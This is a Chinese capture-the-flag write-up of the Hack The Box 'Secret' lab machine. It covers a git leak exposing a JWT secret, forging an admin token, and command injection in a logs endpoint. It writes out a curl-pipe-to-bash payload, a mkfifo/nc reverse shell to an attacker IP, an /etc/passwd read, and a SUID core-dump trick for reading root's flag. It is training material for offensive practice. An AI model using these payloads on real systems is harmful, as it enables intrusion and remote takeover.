
0x00 前言
Secret靶机为Linux机器,上线时间为2021年10月31日,难度级别easy,官方评分4.2,主机ip为:10.10.11.120。
0x01 靶机实战
1.1 信息搜集

1.1.1使用nmap进行端口探测
开放端口有22、80、3000。访问之后发现80和3000为同一个web页面。

1.1.2使用dirb进行目录扫描
可以看到有/api、/assets、/docs、/download这几个目录,并且只有/api和/docs目录是可以被访问到的,但是这两个目录在web页面就可以找到,基本属于没什么可利用信息。
1.1.3对web页面进行信息搜集

对80和3000端口开放的web页面进行查看,除了上述已经看到的目录以外,还发现一个点可以下载源码,将源码下载下来进行查看。

对源码进行解压查看,发现其存在git文件泄露。
使用gittools将git文件提取出来,看它存储了些什么内容,可以看到我们提取出六次数据。
cd   GitTools
cd   Extractor
./extractor.sh    /home/herbmint/桌面/local-web     dump

GitTools下载链接:https://github.com/internetwache/GitTools

随便查看一个我们提取的数据,可以确定这是一个git源码库了。现在的文件比上面的源码文件多了一个commit-meta.txt文件,通过查看此文件后可以得知提取后的数据比源码中的数据多存储了用户信息。

对文件源码进行分析,可以在/validations.js和/routes/auth.js文件中可以了解到用户的注册和登录的请求判断。

通过对routes文件夹下的private.js和verifytoken.js文件进行分析,可以发现它是通过读取header头auth-token中token值来获取当前用户的信息,再通过/priv接口来判断当前用户的权限。


信息搜集至此,我们得到的信息有开放端口有22、80、3000,开放的接口有/api、/docs。通过源码可知这是一个git存储库,当用户注册时需要邮箱、用户名和密码等信息;用户登录时需要验证邮箱密码,邮箱密码正确之后就会创建JWT;当前用户的信息需要通过读取jwt来进行判断,当用户名是theadmin的时候是admin权限。
2.1漏洞利用
2.1.1注册用户

构造payload去注册账户,并且登录账户去获取JWT。
注册:curl -H  'Content-Type:application/json'  -X  POST  http://10.10.11.120/api/user/register -d '{"name":"herbmint","email":"herbmint@123.com","password":"herbmint"}'
登录:curl -H  'Content-Type:application/json'   -X  POST  http://10.10.11.120/api/user/login  -d '{"email":"herbmint@123.com","password":"herbmint"}'
2.1.2查看用户权限
构造payload进行查看我们创建用户的权限,可以看到我们创建的用户为普通用户。
curl http://10.10.11.120/api/priv -H 'auth-token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWFmNjhmMjYyOGNkMDA0NjMwOWIxOWEiLCJuYW1lIjoiaGVyYm1pbnQiLCJlbWFpbCI6ImhlcmJtaW50QDEyMy5jb20iLCJpYXQiOjE2Mzg4ODU2MjV9.ji4DVre5_XRSdZHCTgfqU2Ej2UMG0vZTQh9Mlkqj4gk'

虽然我们不是管理员权限,但是可以通过伪造JWT令牌,来获取管理员权限。
2.1.3伪造JWT令牌
因为JWT由header、payload和signature三部分构成。而我们已经知道admin权限所需的用户名为theadmin,现在只缺少secret的信息了。
通过对上述源码文件分析可知,TOKEN_SECRET参数存在于.env文件中。

我们已经得到了secret的值,可以去伪造JWT令牌了。
可以使用在线工具修改jwt令牌:https://jwt.io/
或者下载jwt_tools工具来修改jwt令牌;
jwt_tools下载链接:https://github.com/ticarpi/jwt_tool
伪造令牌payload
python3 jwt_tool.py -I -S hs256 -pc 'name' -pv 'theadmin' -p 'gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE' eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWFmNjhmMjYyOGNkMDA0NjMwOWIxOWEiLCJuYW1lIjoiaGVyYm1pbnQiLCJlbWFpbCI6ImhlcmJtaW50QDEyMy5jb20iLCJpYXQiOjE2Mzg4ODU2MjV9.ji4DVre5_XRSdZHCTgfqU2Ej2UMG0vZTQh9Mlkqj4gk

验证当前的令牌权限;可以看到成功伪造出admin权限的账户。
curl http://10.10.11.120/api/priv -H 'auth-token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWFmNjhmMjYyOGNkMDA0NjMwOWIxOWEiLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6ImhlcmJtaW50QDEyMy5jb20iLCJpYXQiOjE2Mzg4ODU2MjV9.dbn15DKgJKTrQ_m6BCYbd9CRwh8aVpw7aqb_PhUHF7Y'

我们已经得到了管理员权限,可以尝试查看日志文件。通过对private.js分析,我们必须将文件名指定为带有名称文件的get参数。

尝试读取一下/etc/passwd文件;
curl http://10.10.11.120/api/logs?file=etc/passwd -H 'auth-token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWFmNjhmMjYyOGNkMDA0NjMwOWIxOWEiLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6ImhlcmJtaW50QDEyMy5jb20iLCJpYXQiOjE2Mzg4ODU2MjV9.dbn15DKgJKTrQ_m6BCYbd9CRwh8aVpw7aqb_PhUHF7Y'

这像是一个命令注入,我们来验证一下,
curl 'http://10.10.11.120/api/logs?file=;id' -H 'auth-token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWFmNjhmMjYyOGNkMDA0NjMwOWIxOWEiLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6ImhlcmJtaW50QDEyMy5jb20iLCJpYXQiOjE2Mzg4ODU2MjV9.dbn15DKgJKTrQ_m6BCYbd9CRwh8aVpw7aqb_PhUHF7Y'

可以确定这就是命令注入了。
2.1.4利用命令注入获取shell
这里我们使用bash来反弹shell。
首先,我们创建一个shell.sh文件,并在本地开启http服务,然后开启端口进行监听。
shell.sh文件内容:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.26 5555 >/tmp/f
开启http服务:
python3 -m http.server 8000
开启端口监听:
nc -nvlp 5555
构造payload来利用。
curl 'http://10.10.11.120/api/logs?file=;curl+http://10.10.14.26:8000/shell.sh+|+bash' -H 'auth-token:eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2MWFmNjhmMjYyOGNkMDA0NjMwOWIxOWEiLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6ImhlcmJtaW50QDEyMy5jb20iLCJpYXQiOjE2Mzg4ODU2MjV9.dbn15DKgJKTrQ_m6BCYbd9CRwh8aVpw7aqb_PhUHF7Y'
成功获取shell。


获取到user权限的flag文件。
3.1权限提升
3.1.1使用SUID二进制文件进行权限提升
查看具有suid权限的所有二进制文件
find / -type f -perm -u=s 2>/dev/null

查看opt下的文件,可以看到count文件的源码。

count文件源码信息:
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dirent.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <linux/limits.h>

void dircount(const char *path, char *summary)
{
    DIR *dir;
    char fullpath[PATH_MAX];
    struct dirent *ent;
    struct stat fstat;

    int tot = 0, regular_files = 0, directories = 0, symlinks = 0;

    if((dir = opendir(path)) == NULL)
    {
        printf("\nUnable to open directory.\n");
        exit(EXIT_FAILURE);
    }
    while ((ent = readdir(dir)) != NULL)
    {
        ++tot;
        strncpy(fullpath, path, PATH_MAX-NAME_MAX-1);
        strcat(fullpath, "/");
        strncat(fullpath, ent->d_name, strlen(ent->d_name));
        if (!lstat(fullpath, &fstat))
        {
            if(S_ISDIR(fstat.st_mode))
            {
                printf("d");
                ++directories;
            }
            else if(S_ISLNK(fstat.st_mode))
            {
                printf("l");
                ++symlinks;
            }
            else if(S_ISREG(fstat.st_mode))
            {
                printf("-");
                ++regular_files;
            }
            else printf("?");
            printf((fstat.st_mode & S_IRUSR) ? "r" : "-");
            printf((fstat.st_mode & S_IWUSR) ? "w" : "-");
            printf((fstat.st_mode & S_IXUSR) ? "x" : "-");
            printf((fstat.st_mode & S_IRGRP) ? "r" : "-");
            printf((fstat.st_mode & S_IWGRP) ? "w" : "-");
            printf((fstat.st_mode & S_IXGRP) ? "x" : "-");
            printf((fstat.st_mode & S_IROTH) ? "r" : "-");
            printf((fstat.st_mode & S_IWOTH) ? "w" : "-");
            printf((fstat.st_mode & S_IXOTH) ? "x" : "-");
        }
        else
        {
            printf("??????????");
        }
        printf ("\t%s\n", ent->d_name);
    }
    closedir(dir);

    snprintf(summary, 4096, "Total entries       = %d\nRegular files       = %d\nDirectories         = %d\nSymbolic links      = %d\n", tot, regular_files, directories, symlinks);
    printf("\n%s", summary);
}


void filecount(const char *path, char *summary)
{
    FILE *file;
    char ch;
    int characters, words, lines;

    file = fopen(path, "r");

    if (file == NULL)
    {
        printf("\nUnable to open file.\n");
        printf("Please check if file exists and you have read privilege.\n");
        exit(EXIT_FAILURE);
    }

    characters = words = lines = 0;
    while ((ch = fgetc(file)) != EOF)
    {
        characters++;
        if (ch == '\n' || ch == '\0')
            lines++;
        if (ch == ' ' || ch == '\t' || ch == '\n' || ch == '\0')
            words++;
    }

    if (characters > 0)
    {
        words++;
        lines++;
    }

    snprintf(summary, 256, "Total characters = %d\nTotal words      = %d\nTotal lines      = %d\n", characters, words, lines);
    printf("\n%s", summary);
}


int main()
{
    char path[100];
    int res;
    struct stat path_s;
    char summary[4096];

    printf("Enter source file/directory name: ");
    scanf("%99s", path);
    getchar();
    stat(path, &path_s);
    if(S_ISDIR(path_s.st_mode))
        dircount(path, summary);
    else
        filecount(path, summary);

    // drop privs to limit file write
    setuid(getuid());
    // Enable coredump generation
    prctl(PR_SET_DUMPABLE, 1);
    printf("Save results a file? [y/N]: ");
    res = getchar();
    if (res == 121 || res == 89) {
        printf("Path: ");
        scanf("%99s", path);
        FILE *fp = fopen(path, "a");
        if (fp != NULL) {
            fputs(summary, fp);
            fclose(fp);
        } else {
            printf("Could not open %s for writing\n", path);
        }
    }

    return 0;
}
通过分析源码可知,因为设置了prctl(PR_SET_DUMPABLE, 1);所以在程序崩溃后会在/var/crash下产生一个日志文件。
运行count文件去读取/root/root.txt。


再获取一个shell,去查看count进程。将其kill掉,使第一个进程崩溃。

将产生的错误日志文件解压至我们创建的文件下,查看,找到存储错误日志的文件CoreDump,使其以字符串形式输出。

可以看到root权限的flag文件。
0x03 总结
官网下载源码后有一个git文件泄露,使用gittools读取下载后查看接口,调用接口注册,使用JWT伪造令牌获取admin权限。然后利用命令注入漏洞写shell,拿到普通权限的flag文件,最后通过suid文件进行权限提升,拿到最高权限的flag。

 浙公网安备 33010602011771号